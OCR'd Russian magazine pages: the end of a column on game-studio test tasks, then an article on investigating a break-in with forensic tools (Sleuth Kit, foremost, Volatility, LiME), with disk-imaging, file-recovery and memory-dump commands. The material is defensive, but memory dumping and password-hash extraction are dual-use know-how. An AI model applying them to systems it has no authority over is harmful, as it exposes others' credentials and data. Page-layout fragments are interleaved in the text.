Подобная задача предлагалась в качестве тестового на позицию C++ разработчика как минимум двумя российскими фирмами: ZeptoLab и DayTerium. Разница в заданиях между фирмами состояла в том, что для первой надо было изначально разработать игру под мобильные платформы (iOS или Android), для второй — под настольную Windows. Уверен, ты знаком с этой игрой. В двух словах: на игровом поле в несколько рядов находятся блоки, обычно они занимают верхнюю его часть, в нижней части располагается ракетка, которую можно двигать только по горизонтали. Ее перемещением пользователь (в версии для PC) управляет мышью (а у меня для «Микроши» был арканоид под названием «Цирк» и никакой мышки для нее не требовалось. — Прим. ред.). Этой ракеткой нужно отбивать шарик, который передвигается по экрану в связи с заданными приращениями по осям координат. Шарик может разбивать блоки, принося очки играющему.

Верным решением при разработке будет ввести случайный выбор угла арканоида при соударении с блоком и/или ракеткой. Рандомить угол при столкновении с границами экрана — лишнее. Удачным добавлением будет внести в игру какие-нибудь эффекты, как то: индикаторы очков, текущего уровня, окрашивание игрового поля в яркий цвет при потере арканоида или при переходе на другой уровень при наборе определенного количества очков.

Можно проявить фантазию — нарисовать свой арт и создать игру в особенной стилистике, но я этого не рекомендую: геймдев ратует за минимализм (если, конечно, это не оговорено в задании), и будет лучше не использовать сторонний контент и не увеличивать дистрибутив игры.


ВТОРАЯ ЗАДАЧА — ИГРА ТИПА HIDDEN OBJECT

Второе задание от компании GameInsight. Вообще, контора большая, имеет несколько офисов в разных городах, нужны программисты под разные языки и системы, но мы остановимся на C++. Предложенное ниже задание было в отделе мобильных разработок, но тестовое можно выполнить, разработав игру для PC. А вообще, там все сидят на маках. Лично для меня это была не очень приятная новость, учитывая, что я фэн Microsoft.


Однако вернемся к тестовому заданию. В нем надо разработать игру типа Hidden Object. Вкратце: игры этого жанра относятся к казуалкам, в большинстве своем они содержат прекрасный арт, чтобы с первых минут зацепить юзера, главная цель игрока — найти активные предметы, разбросанные по игровому полю (с фоном), обычно их список выводится в пользовательском интерфейсе наравне с набранными очками, названием уровня и прочим. Для выполнения тестового компания предоставляет свой арт, его очень много, и его весь надо использовать.

Итак, перейдем к технической части задания. Для вывода графики предлагают использовать OpenGL или заюзать любой движок на его основе. В начале разработки надо отталкиваться от геймплея, который от нас хотят получить: после загрузки игры должен появиться стартовый экран, на котором расположены кнопки для выбора комнат (всего две комнаты; арта много, но для фона начального экрана и расположенных на нем кнопок текстур его нет), после выбора и загрузки комнаты начинается игровой процесс, соответствующий HO-играм и описанный выше.


Когда игрок находит активный объект, тот должен улететь за границы экрана. Плюс необходимо реализовать таймер обратного отсчета, показывающий оставшееся на прохождение комнаты время. Вдобавок надо вывести индикатор энергии, она расходуется при открытии комнат и автоматически медленно восполняется во время игры. Также должна быть реализована систе-



Тестовое Arcanoid by yurembo



Тестовое ObjectFinder by yurembo: стартовый экран



Тестовое ObjectFinder by yurembo: прохождение комнаты



Тестовое myRiseOfAtlantis by yurembo (арт — от Playrix)

ма модульных диалогов, например диалог паузы игры, диалоги, появляющиеся при успешном и неудачном прохождении комнаты.

Описание комнат (изображение фона, координаты расположения и текстуры активных объектов), время для прохождения и другие параметры должны храниться в XML-файлах. Следовательно, нужно разработать формат и загрузчик данных из этих файлов.

Последнее, что необходимо сделать для корректного выполнения задания, — это интегрировать БД SQLite. Она нужна для хранения отметок времени входа юзера в игру и выхода, его рекордов прохождения каждой комнаты, а также количества энергии, которая должна восстанавливаться не только во время активности юзера, но и в его отсутствие, исходя из промежутка между его выходом из игры и входом.

ТРЕТЬЕ ТЕСТОВОЕ ЗАДАНИЕ — РАЗРАБОТАТЬ АНАЛОГ ИГРЫ

Следующее тестовое от компании Playrix. Здесь задача ставится конкретно: разработать аналог их же игры Rise of Atlantis. Как следствие, выдают весь арт, при этом движок для реализации тоже определен — свободный HGE (Haaf's Game Engine). К слову, его развитие уже давно прекращено, однако он все еще используется в редких инди-проектах. Приведу краткое описание игрового процесса Rise of Atlantis. Имеется поделенное на клеточки ограниченное игровое поле с прямыми углами. В каждой клетке поля размещается фишка одного из пяти типов. Также на поле находятся четыре кусочка мозаики. Кроме того, фишка может быть заблокирована. Игровое поле со всеми деталями должно загружаться из XML-файла. В начальном состоянии фишки не анимированы, при проведении по любой из них (кроме заблокированной и детали мозаики) мышью фишка должна блеснуть, после нажатия на любой фишке курсором мыши должна включиться анимация вращения данной фишки. Для дальнейшего взаимодействия надо щелкнуть на располагающейся рядом (не по диагонали) фишке, тогда они поменяются местами. Затем должна осуществиться проверка, если в результате ее выясняется, что хотя бы одна или сразу обе фишки составили композицию из трех, четырех или пяти одинаковых фишек, расположенных вертикально или горизонтально, то получивший-ся ряд или столбец должен плавно опуститься и исчезнуть. Если же композиция не получилась, тогда начальные фишки возвращаются на свои места. Когда ряд/столбец удаляются, на место удаленных фишек опускаются находящиеся выше. На образующиеся в самом верху игрового поля пустоты «выпадают» рандомные фишки. Они могут образовывать новые композиции, поэтому необходимо проводить новые проверки.

При удалении одного ряда/столбца должна всплывать надпись, показывающая количество приобретенных очков, например +15. Количество очков зависит от размера удаляемого элемента: от трех до пяти фишек по пять баллов за фишку. Если в результате одного хода удаляются более одного ряда/столбца, тогда кроме надписей, появляющихся в местах удаления фишек и показывающих бонус, надо показать надпись с количеством удаляемых элементов (строк/столбцов), например x2. Количество очков надо отобразить, это осуществляется средствами движка, с использованием шрифта, прилагаемого вместе с артом.

«Запертые» фишки не подлежат манипуляции мышью; чтобы разблокировать такую фишку, необходимо поставить ее в композицию, в результате соседние по композиции фишки будут удалены, а эта будет разблокирована.

Между тем цель игры заключается не в накручивании очков. Тебе как разработчику вдобавок надо реализовать взаимодействие с деталями мозаики. Цель игры — опустить кусочки мозаики вниз, до нижней границы поля, тогда они должны выпасть с поля и плавно улететь на свое место в мозаике. Для плавного перемещения вместе с артом тебе дадут класс Spline. К тому же к летящей детали необходимо прикрутить эффект партиклов. После того как все четыре кусочка будут на месте в мозаике, уровень считается пройденным, и его можно просто перезапустить.

ДЕЙСТВУЙ!

Порция тестовых заданий от gamedev-студий рассмотрена. Надеюсь, тебе было интересно узнать о задачах в игровой индустрии, и теперь у тебя есть над чем подумать. Удачи и до встречи на страницах журнала!

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ПО СЛЕДАМ ХАКЕРОВ

Выявляем остаточную информацию, чтобы восстановить картину взлома системы

Несмотря на разнообразие средств защиты, с каждым годом количество взломов все возрастает. После того как был выявлен факт компрометации системы, можно, конечно, сразу отформатировать диски и восстановить ее с нуля, но где гарантия, что атака не повторится, а в бэкапе нет закладок? Чтобы избежать проблем в будущем, следует досконально выяснить, что и как произошло. Forensic-инструменты помогут нам в этом.



Сергей Яремчук
grinder@tux.in.ua

ПЕРВЫЕ ШАГИ

Самая распространенная ошибка при обнаружении взлома — немедленное удаление всех (в том числе скомпрометированных) данных и восстановление работоспособности при помощи резервных копий. Сначала необходимо собрать наиболее полную информацию об инциденте. Кроме системных журналов, в поиске проблемы очень помогают системы аудита (auditd, Snare), контроля целостности файлов (tripwire, AIDE, Afick), IPS вроде Snort и пакеты, захваченные tcpdump. С помощью этих средств можно узнать, когда и где происходило нужное событие, как все произошло, на какие файлы воздействовали.


Следующий шаг — осторожно извлекаем подозрительную информацию и анализируем. Исследователя интересуют файлы, к которым мог иметь доступ взломщик, процессы и сетевые соединения. Непосредственно файлы могут быть доступны и в офлайн-режиме (например, загружаемся с Live-диска и проводим исследование), а информацию о процессах и сети можно получить только на живой системе.


Стандартные инструментальные средства, полагающиеся на API или системные команды, не подходят для подобного рода исследований, поскольку они могут быть запросто обмануты руткитом. Специальные решения позволяют увидеть и восстановить удаленные или спрятанные файлы, исследовать процессы и состояние ОЗУ.

В настоящее время разработано множество средств для анализа остаточных данных (Forensic Analysis), конкретный выбор в первую очередь зависит от используемой ОС и личных предпочтений. Удобно применять готовые дистрибутивы на базе *nix, авторы которых предлагают полный набор специфических утилит из коробки и специальные режимы загрузки ОС, обеспечивающие неприкосновенность файлов и минимизацию влияния на имеющиеся носители (блокируется работа с блочными устройствами, отключается создание раздела подкачки, автоопределение LVM, RAID, проверяются контрольные суммы для файлов на загрузочном CD).

АНАЛИЗИРУЕМ ФАЙЛОВУЮ СИСТЕМУ

Для поиска спрятанных данных на харде наиболее популярны утилита foremost (foremost.sourceforge.net) и комплект The





Sleuth Kit, TSK (sleuthkit.org/sleuthkit). Последний состоит из 27 утилит и позволяет анализировать диски напрямую или через снимки. Поддерживает все популярные файловые системы: NTFS, FAT, UFS1/2, ext2/3/4, HFS, ISO 9660 и YAFFS2. Большим плюсом TSK является наличие интерфейса Autopsy, позволяющего производить все операции в удобной среде. Стоит отметить, этот комплект интегрирован в некоторые другие forensic-инструменты — Scripts4CF (scripts4cf.sf.net), Allin1 (netmon.ch/allin1.html), revealertoolkit (code.google.com/p/revealertoolkit), SFDumper (sfdumper.sf.net).

Утилит много, но запутаться в их назначении довольно сложно. Чтобы легче было ориентироваться, первая буква в названии указывает, на каком уровне они работают:

- f — работа с файловой системой;
- blk — фактическое содержание блоков, кластеров, фрагментов;
- i — inode;
- mm — управление носителями (разделами);
- h — более удобный уровень взаимодействия с файлами, чем при использовании метаданных;
- j — журнал.

В спецдистрибутивах все они уже рассортированы по разделам меню, поэтому найти их легко.

Снять образ файловой системы можно при помощи утилиты dd, которая входит в стандартную поставку всех *nix. Но лучше использовать специализированные утилиты. Например, патченую версию dd — dc3dd (dc3dd.sf.net), умеющую вычислять на лету хеш-функции, соединять выходные файлы, проверять файлы, зачищать место и многое другое.

```
$ dc3dd progress=on if=/dev/sda of=fs.img
```

↖ **Смотрим статистику по образу и файловым системам**

↗ **Утилита mmls позволяет вывести таблицу разделов и найти неиспользованные сектора**



INFO

Если используется виртуальная машина, то получить дамп ОЗУ очень просто, достаточно перевести VM в suspend, и вся информация будет сохранена средствами гипервизора (в VMware файл .vmem).

Теперь данные никуда не денутся, и их можно исследовать. Утилита mmls позволяет вывести таблицу разделов и найти неиспользованные сектора, которые не показывает `fdisk -l`. Они могут появляться как вследствие атак, так при ошибках в работе программ разметки диска.

```
$ mmls -t dos fs.img
```

Смотрим статистику по образу и файловым системам, занятым и свободным блокам:

```
$ img_stat fs.img
$ fsstat fs.img
```

Теперь попробуем найти потерянные или спрятанные файлы. Для этого воспользуемся утилитой ils (inode list), которая открывает названное устройство и перечисляет inode. По умолчанию ils выводит данные только удаленных/нераспределенных inode (параметр -A), параметр -O позволит получить список inodes удаленных файлов, но которые открыты или выполняются.

```
$ ils fs.img
```

Теперь приступаем к исследованию. При помощи утилиты mactime нам нужно узнать, какие inode изменялись с определенного времени или в интересующем нас интервале. На вход необходимо подать файл, созданный при помощи `ils -m` или `fls -m`.

```
$ ils fs.img -m > macfile
$ mactime 2013-10-20 -b macfile
```

АЛЬТЕРНАТИВЫ VOLATILITY

К сожалению, Volatility будет работать только на x86-совместимых устройствах (Linux и Windows); на платформах, в которых отсутствует функция page_is_ram (например, ARM Android), запуск приведет к ошибке. Для Android разработан специальный инструмент LiME — Linux Memory Extractor (code.google.com/p/lime-forensics), который может быть использован и для снятия дампа в Linux. В качестве альтернативы анализа содержимого подойдет скрипт Draugr (code.google.com/p/draugr), исследующий `/dev/(k)mem` и дамп ОЗУ на наличие совпадений с паттернами. Проект fmem предлагает и свою утилиту foriana (hysteria.sk/~niekt0/foriana), способную, используя логические связи, извлечь списки процессов и состояние ОЗУ.

Но наиболее популярная и известная альтернатива Volatility — Volatilitux (code.google.com/p/volatilitux), появившийся в те времена, когда Volatility работал только под Windows. Сам Volatilitux работает не только в Linux, но и в Android (ARM), что позволяет использовать его для исследований на смартфонах и планшетах. По функциям он не достает до всех возможностей Volatility, поддерживает всего пять параметров: filedmp (дамп открытого файла), filelist (вывод списка файлов, открытых процессом), memdmp (дамп памяти процесса), memmap (вывод карты памяти процесса) и pslist (список процессов). Хотя у Volatilitux есть и свои особенности, которых не хватает Volatility. Это способность автоматически обнаруживать структуры ядра, без использования профилей. А в случае неудачи такого исследования создается файл, содержащий информацию о разметке памяти. Инструмент очень прост в использовании. Например, чтобы получить список процессов из дампа, вводим команду `volatilitux.py -f mem.dd pslist`.

Для удобства просмотра и отбора можно использовать GUI (bit.ly/1cc0yKZ) к mactime. Полученные данные потребуют дальнейшего анализа, но если в требуемый период изменен системный файл, то это должно вызвать как минимум подозрение. Его можно, например, сравнить с аналогичным «чистым» файлом, взятым с другого компьютера.

СПАСАЕМ ФАЙЛЫ

На данный момент обладаем информацией о подозрительных inodes. Используя icat, можем скопировать файл по номеру inode.

```
$ icat -i raw -rf ext3 fs.img 100 > delete_file
```

Теперь при помощи команды `file delete_file` узнаем, что это за файл. При удачном стечении обстоятельств восстановленный таким образом бинарник без проблем выполняется. Натравив grep, можем попробовать найти нужные ключевые слова (вроде password, login). Кстати, команда `img_cat fs.img` позволяет вывести контент всего диска или определенной части (оставив метаданные), преобразовав его из raw, правда, искать в этой куче очень тяжело.

Написав небольшой скрипт, можно попытаться восстановить все удаленные файлы.

```
ils fs.img | awk -F '|' '($2=="f") {print $1}' | ↵
while read i; do icat -r fs.img $i > ./deleted/$i;↵
done
```

Итак, мы нашли и спасли несколько удаленных файлов; чтобы получить больше информации, используем istat.

```
$ istat fs.img 100
```

Теперь мы знаем данные о размере файла, владельце, режимах, времени доступа и, главное, номера дисковых блоков, куда записан файл.

Состояние конкретного блока на диске получаем при помощи blstat:

```
$ blkstat -f ext3 fs.img 1000
Fragment: 1000
Allocated (Meta)
Group: 0
```

Теперь при помощи blkcat мы можем прочитать, что записано в этом блоке или секторе. Поддерживается несколько форматов вывода: raw, текст ASCII (-a), hexdump (-h), выводить статистику (-s), просматривать файл подкачки (-f swap), HTML (-w) и другие.

```
$ blkcat -h fs.img 10200
```



WWW

Сайт The Sleuth Kit: sleuthkit.org

Сайт Snare: intersectalliance.com/projects

Сайт Tripwire: tripwire.org, sf.net/projects/tripwire

Сайт проекта AIDE (Advanced Intrusion Detection Environment): aide.sf.net

Сайт AFICK (Another File Integrity Checker): afick.sf.net

Сайт проекта Volatility: volatilesystems.com/default/volatility

Сайт проекта Volatilitux: code.google.com/p/volatilitux

Если известен номер блока и требуется найти номер inode, за которым данный блок «закреплен», используем ifind. Имя файла по известному inode определяется при помощи ffind.

Искать вручную каждый файл долго, здесь проще использовать утилиту fls, которая выведет имена файлов, в том числе удаленных. Она имеет множество полезных параметров. Так, -a выведет имена файлов, начинающиеся с точки, -d и -D — вывод только удаленных файлов и каталогов, -l (long) — подробная информация, -r — рекурсивный обход.

```
$ fls -rdl fs.img
```

Все удаленные файлы и каталоги помечаются знаком *. Первая буква показывает, что это за файл: r(egular), d(irectory), l(ink), s(ocket) или не определен (?).

Возможности утилиты foremost в чем-то повторяют TSK, особенно она удобна в том случае, если действительно знаешь, что искать. Параметры работы настраиваются в `/etc/foremost.conf`, но после установки там можно пока ничего не трогать. Например, нам нужны все удаленные файлы в образе (параметр -T позволяет автоматически создать выходной каталог):

```
$ foremost -Tt all -o ./output -i fs.img
```

В output найдем восстановленные файлы и отчет.

АНАЛИЗИРУЕМ ДАННЫЕ

Анализ собранной информации целиком возлагается на плечи исследователя, и, чтобы найти в гигабайтах информации что-то полезное, необходим опыт и время. Здесь может помочь утилита hfind, сравнивающая хеш-функции файлов с базой библиотеки софта National Software Reference Library (www.nsrl.nist.gov), в которой содержатся профили известного ПО.


Скрипт sorter из состава TSK анализирует образ, запуская fls и icat, находит любые файлы, определяя их тип при помощи file, и сравнивает их с библиотекой NSRL, позволяя распознать потенциально опасные.

```
$ sorter -d output -f ext3 fs.img
```


Теперь в подкаталоге `data` появится несколько файлов с описаниями, количество которых зависит от найденных типов данных, и файл с отчетом `sorter.sum`. Дополнительный параметр -s позволяет сохранить в указанный каталог фактическое содержимое файла.

СОБИРАЕМ ИНФОРМАЦИЮ О СОСТОЯНИИ ОЗУ

Найти крошечный зловред на терабайтном харде — это все равно что иголку в стоге сена. Оперативная память компьютера на порядок меньше по объему, и ее анализ может значительно сократить время исследования. Например, некоторые типы



Читаем блок на диске



Смотрим список доступных параметров и модулей Volatility

вирусов живут только в ОЗУ, а тело на диске нередко шифруют, поэтому данные можно найти только на живой системе. В Linux стандартные утилиты ps, netstat и lsof позволяют собрать общую информацию о процессах и сетевых соединениях, но ее не всегда достаточно, поскольку зловред может скрывать от них свое присутствие.

Модуль ядра fmem (hysteria.sk/~niekt0/fmem/) создает псевдоустройство `/dev/fmem`, через которое можно получить доступ к содержимому ОЗУ. Кроме того, есть memfetch (lcamtuf.coredump.cx), memgrep (hick.org) и Linux Memory Extractor, LiME (code.google.com/p/lime-forensics), позволяющие легко сбросить дамп всех запущенных процессов.

В дистрибутивах вроде Kali предлагается фреймворк Volatility (volatilesystems.com/default/volatility), заменяющий, по сути, целый набор инструментов для исследования «артефактов» в ОЗУ. Volatility позволяет получить информацию о процессах, идентификаторах, переменных, открытых сокетах, библиотеках, состоянии памяти каждого процесса, таблицы системных вызовов, хеши LM/NTLM и многое другое.

Изначально Volatility работал только в Windows, но сегодня поддерживает и Linux. Захват производится через псевдоустройство `/dev/pmem`, которое создается путем активации модуля ядра pmem.ko. Хотя собрать модуль в современных дистрибутивах не всегда получается. Кроме того, сами разработчики в документации проекта рекомендуют для дампа использовать модуль LiME.

Каждая версия ОС Windows и ядра Linux по-разному работает с памятью, поэтому для упрощения анализа в Volatility используются профили. Для Win XP–7 профили обычно идут в комплекте. Профиль для Linux состоит из `System.map` (соответствует текущему ядру) и отладочной информации `modules.dwarf`, извлекаемой при помощи dwarfdump. При самостоятельной сборке Volatility они создаются автоматически.

В Kali и других специальных дистрибутивах нужный пакет уже есть. В Ubuntu следует подключить репозиторий security, после чего установить python-volatility и volatility-extras. Все файлы обычно находятся в `/usr/share/volatility`, в том числе и сам скрипт `vol.py` (для удобства создается `/usr/bin/vol`, содержащий команду для запуска). Но профиль и модуль не собираются.

```
$ sudo apt-get install linux-headers-uname -r
$ cd volatility/tools/linux
$ make
```

Получаем файл `module.dwarf`. Создаем профиль.

```
$ sudo zip ../volatility/plugins/overlays/linux/↵
  Ubuntu1310.zip module.dwarf /boot/System.map
```

Чтобы проверить все доступные профили и модули, достаточно просмотреть вывод `vol --info` и `vol -?`.



INFO

Комплект The Coroner's Toolkit (TCT), из которого вышел TSK, включает две хорошие утилиты memdump и grave-robber, позволяющие захватить все, что есть в ОЗУ. Нюанс: для работы этих утилит требуется ядро с включенной опцией CONFIG_STRICT_DEVMEM.



СПЕЦИАЛЬНЫЕ ДИСТРИБУТИВЫ

Самой простой способ приступить к исследованию — воспользоваться одним из специализированных дистрибутивов, в которых собраны все необходимые утилиты. Выбор здесь очень большой: DEFT Linux (deftlinux.net), CAINE — Computer Aided INvestigative Environment (caine-live.net), SMART Linux (goo.gl/H3JCfD), Kali Linux — ранее BackTrack kali.org), SIFT — SANS Investigate Forensic Toolkit (computer-forensics.sans.org), PLAC, Portable Linux Auditing CD (plac.sf.net), REMnux (zeltser.com/remnux) и базирующийся на FreeBSD Snarl (snarl.eecue.com). Каждый из них имеет свои особенности.

Например, REMnux, построенный на пакетной базе Ubuntu и обладающий интерфейсом Enlightenment, предназначен для изучения и обратного инжиниринга кода вредоносных программ. Он позволяет создать изолированное окружение, в котором можно эмулировать работу атакуемого сетевого сервиса и изучать поведение вредоносного ПО, например вредоносных вставок на веб-сайтах, реализованных на JavaScript, Java или Flash. В комплекте полная подборка инструментов для анализа вредоносного ПО, утилит для проведения обратного инжиниринга кода, программ для изучения модифицированных злоумышленниками PDF и офисных документов, средств мониторинга активности в системе.


Получаем информацию о дампе и смотрим список открытых сокетов, процессов, команд и параметров реестра Windows, найденных в ОЗУ виртуальной машины VMware:

```
$ vol imageinfo -f ./win.vmem
$ vol sockets -f ./win.vmem
$ vol psxview -f ./win.vmem
$ vol cmdscan -f ./win.vmem
$ vol hivelist -f ./win.vmem
```

